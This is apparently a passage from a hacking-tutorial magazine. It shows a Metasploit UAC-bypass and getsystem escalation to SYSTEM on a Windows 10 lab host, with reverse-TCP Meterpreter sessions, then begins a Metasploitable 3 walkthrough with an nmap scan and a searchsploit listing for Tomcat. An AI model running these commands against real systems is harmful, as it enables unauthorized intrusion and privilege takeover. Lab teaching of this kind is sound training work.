[*] Meterpreter session 2 opened (192.168.32.132:4455 -> 192.168.32.134:50260)
) at 2020-02-24 23:21:25 +0530
```

```
meterpreter > sysinfo
```

```
Computer      : DESKTOP-U061SVS
OS            : Windows 10 (10.0 Build 10240).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

```
meterpreter > getuid
```

```
Server username: DESKTOP-U061SVS\admin
```

```
meterpreter > █
```

Background the current low privileged meterpreter session and load the bypassuac_windows_store_reg module as shown below.

```
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_windows_store_reg
```

```
msf5 exploit(windows/local/bypassuac_windows_store_reg) > show options
```

```
Module options (exploit/windows/local/bypassuac_windows_store_reg):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
PAYLOAD_NAME		no	The filename to use for the payload binary (%RAND% by default).
SESSION		yes	The session to run this module on

Set the SESSION ID and execute the module using **run** command.

```
msf5 exploit(windows/local/bypassuac_windows_store_reg) > set session 2
session => 2
```

```
msf5 exploit(windows/local/bypassuac_windows_store_reg) > check
```

```
[*] The target appears to be vulnerable.
```

```
msf5 exploit(windows/local/bypassuac_windows_store_reg) > run
```

```
[*] Started reverse TCP handler on 192.168.32.132:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[!] UAC set to DoNotPrompt - using ShellExecute "runas" method instead
[*] Uploading MGZTFyYy.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (180291 bytes) to 192.168.32.134
[*] Meterpreter session 3 opened (192.168.32.132:4444 -> 192.168.32.134:50261)
) at 2020-02-24 23:22:25 +0530
```

```
meterpreter > █
```

As you can see in the above image, we successfully got another meterpreter session.


```

meterpreter > sysinfo
Computer      : DESKTOP-U061SVS
OS           : Windows 10 (10.0 Build 10240).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █

```

The **getsystem** command followed by **getuid** command confirms that this is indeed a privilege -d shell. We can see all the meterpreter sessions we have on our target using **sessions -l** command.

```

msf5 exploit(windows/local/appxsvc_hard_link_privesc) > sessions

Active sessions
=====

  Id  Name  Type  Information
  --  ---  ---  -
  2    meterpreter x86/windows DESKTOP-U061SVS\admin @ DESKTOP-U061SVS
192.168.32.132:4455 -> 192.168.32.134:50260 (192.168.32.134)
  3    meterpreter x86/windows NT AUTHORITY\SYSTEM @ DESKTOP-U061SVS
192.168.32.132:4444 -> 192.168.32.134:50261 (192.168.32.134)
  4    meterpreter x86/windows NT AUTHORITY\SYSTEM @ DESKTOP-U061SVS
192.168.32.132:4444 -> 192.168.32.134:50262 (192.168.32.134)

```

```

msf5 exploit(windows/local/appxsvc_hard_link_privesc) > █

```

[Get all](#)
[2017](#)
[Issues of](#)
[Hackercool](#)
[Magazine](#)
[Here](#)

[Get all](#)
[2018](#)
[Issues of](#)
[Hackercool](#)
[Magazine](#)
[Here](#)

GAINING ACCESS BY EXPLOITING APACHE AXIS2 ON PORT 8282

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials. So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple ways in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.

Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case. We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.


In our previous Issue, our readers have seen how we gained access to the target system by exploiting the Java JMX service running on port 1617. In this month's Issue, we will be targeting port 8282. On scanning port 8282 with Nmap, we can see that there is a Apache Tomcat server running on this port.

```
root@kali:~# nmap -p8282 -A 172.28.128.6
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-26 09:57 EST
Nmap scan report for 172.28.128.6
Host is up (0.00070s latency).

PORT      STATE SERVICE VERSION
8282/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.0.33
MAC Address: 08:00:27:1C:F2:23 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows 8.1 R1, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.70 ms  172.28.128.6
```

Let's check this website in the browser.




Let's see if we can find any exploit for the tomcat version running on the target using the tool searchsploit.

```
root@kali:~# searchsploit tomcat
```

Exploit Title	Path (/usr/share/exploitdb/)
4D WebSTAR 5.3/5.4 Tomcat Plugin - Rem	exploits/osx/remote/25626.c
AWStats 6.x - Apache Tomcat Configurat	exploits/cgi/webapps/35035.txt
Apache 1.3.x + Tomcat 4.0.x/4.1.x mod_	exploits/unix/dos/22068.pl
Apache Commons FileUpload and Apache T	exploits/multiple/dos/31615.rb
Apache Tomcat (Windows) - 'runtime.get	exploits/windows/local/7264.txt
Apache Tomcat - 'WebDAV' Remote File D	exploits/multiple/remote/4530.pl
Apache Tomcat - Account Scanner / 'PUT	exploits/multiple/remote/18619.txt
Apache Tomcat - CGIServlet enableCmdLi	exploits/windows/remote/47073.rb
Apache Tomcat - Cookie Quote Handling	exploits/multiple/remote/9994.txt
Apache Tomcat - Form Authentication 'U	exploits/multiple/remote/9995.txt
Apache Tomcat - WebDAV SSL Remote File	exploits/linux/remote/4552.pl
Apache Tomcat / Geronimo 1.0 - 'Sample	exploits/multiple/remote/27095.txt
Apache Tomcat 3.0 - Directory Traversa	exploits/windows/remote/20716.txt
Apache Tomcat 3.1 - Path Revealing	exploits/multiple/remote/20131.txt
Apache Tomcat 3.2 - 404 Error Page Cro	exploits/multiple/remote/33379.txt
Apache Tomcat 3.2 - Directory Disclosu	exploits/unix/remote/21882.txt
Apache Tomcat 3.2.1 - 404 Error Page C	exploits/multiple/webapps/10292.txt
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.	exploits/multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.js	exploits/multiple/remote/21490.txt
Apache Tomcat 3.x - Null Byte Director	exploits/linux/remote/22205.txt
Apache Tomcat 3/4 - 'DefaultServlet' F	exploits/unix/remote/21853.txt
Apache Tomcat 3/4 - JSP Engine Denial	exploits/linux/dos/21534.jsp
Apache Tomcat 4.0.3 - Denial of Servic	exploits/windows/remote/21605.txt
Apache Tomcat 4.0.3 - Requests Contain	exploits/multiple/remote/31551.txt
Apache Tomcat 4.0.3 - Servlet Mapping	exploits/linux/remote/21604.txt
Apache Tomcat 4.0.x - Non-HTTP Request	exploits/linux/dos/23245.pl
Apache Tomcat 4.0/4.1 - Servlet Full P	exploits/unix/remote/21412.txt
Apache Tomcat 4.1 - JSP Request Cross-	exploits/unix/remote/21734.txt
Apache Tomcat 5 - Information Disclosu	exploits/multiple/remote/28254.txt
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 <	exploits/multiple/remote/12343.txt
Apache Tomcat 5.5.15 - cal2.jsp Cross-	exploits/jsp/webapps/30563.txt

Apache Tomcat 5.5.25 - Cross-Site Requ	exploits/multiple/webapps/29435.txt
Apache Tomcat 5.x/6.0.x - Directory Tr	exploits/linux/remote/29739.txt
Apache Tomcat 6.0.10 - Documentation S	exploits/multiple/remote/30052.txt
Apache Tomcat 6.0.13 - Host Manager Se	exploits/multiple/remote/30495.html
Apache Tomcat 6.0.13 - Insecure Cookie	exploits/multiple/remote/30496.txt
Apache Tomcat 6.0.13 - JSP Example Web	exploits/jsp/webapps/30189.txt
Apache Tomcat 6.0.15 - Cookie Quote Ha	exploits/multiple/remote/31130.txt
Apache Tomcat 6.0.16 - 'HttpServletRequest	exploits/multiple/remote/32138.txt
Apache Tomcat 6.0.16 - 'RequestDispatc	exploits/multiple/remote/32137.txt
Apache Tomcat 6.0.18 - Form Authentica	exploits/multiple/remote/33023.txt
Apache Tomcat 6/7/8/9 - Information Di	exploits/multiple/remote/41783.txt
Apache Tomcat 7.0.4 - 'sort' / 'orderB	exploits/linux/remote/35011.txt
Apache Tomcat 8/7/6 (Debian-Based Dist	exploits/linux/local/40450.txt
Apache Tomcat 8/7/6 (RedHat Based Dist	exploits/linux/local/40488.txt
Apache Tomcat < 5.5.17 - Remote Direct	exploits/multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Direct	exploits/multiple/remote/6229.txt
Apache Tomcat < 6.0.18 - 'utf8' Direct	exploits/unix/remote/14489.c
Apache Tomcat < 9.0.1 (Beta) / < 8.5.2	exploits/jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.2	exploits/windows/webapps/42953.txt
Apache Tomcat Connector jk2-2.0.2 mod_	exploits/linux/remote/5386.txt
Apache Tomcat Connector mod_jk - 'exec	exploits/linux/remote/4162.c
Apache Tomcat Manager - Application De	exploits/multiple/remote/16317.rb
Apache Tomcat Manager - Application Up	exploits/multiple/remote/31433.rb
Apache Tomcat mod_jk 1.2.20 - Remote B	exploits/windows/remote/16798.rb
Apache Tomcat/JBoss EJBInvokerServlet	exploits/php/remote/28713.php
Jakarta Tomcat 3.x/4.0 - Error Message	exploits/unix/local/21073.txt
Tomcat - Remote Code Execution via JSP	exploits/java/remote/43008.rb
Tomcat 3.0/3.1 Snoop Servlet - Informa	exploits/multiple/remote/20132.txt
Tomcat 3.2.1/4.0 / Weblogic Server 5.1	exploits/multiple/remote/20719.txt

There is no exploit for this particular version. I once again opened the browser and tried to login into the website using some common passwords.



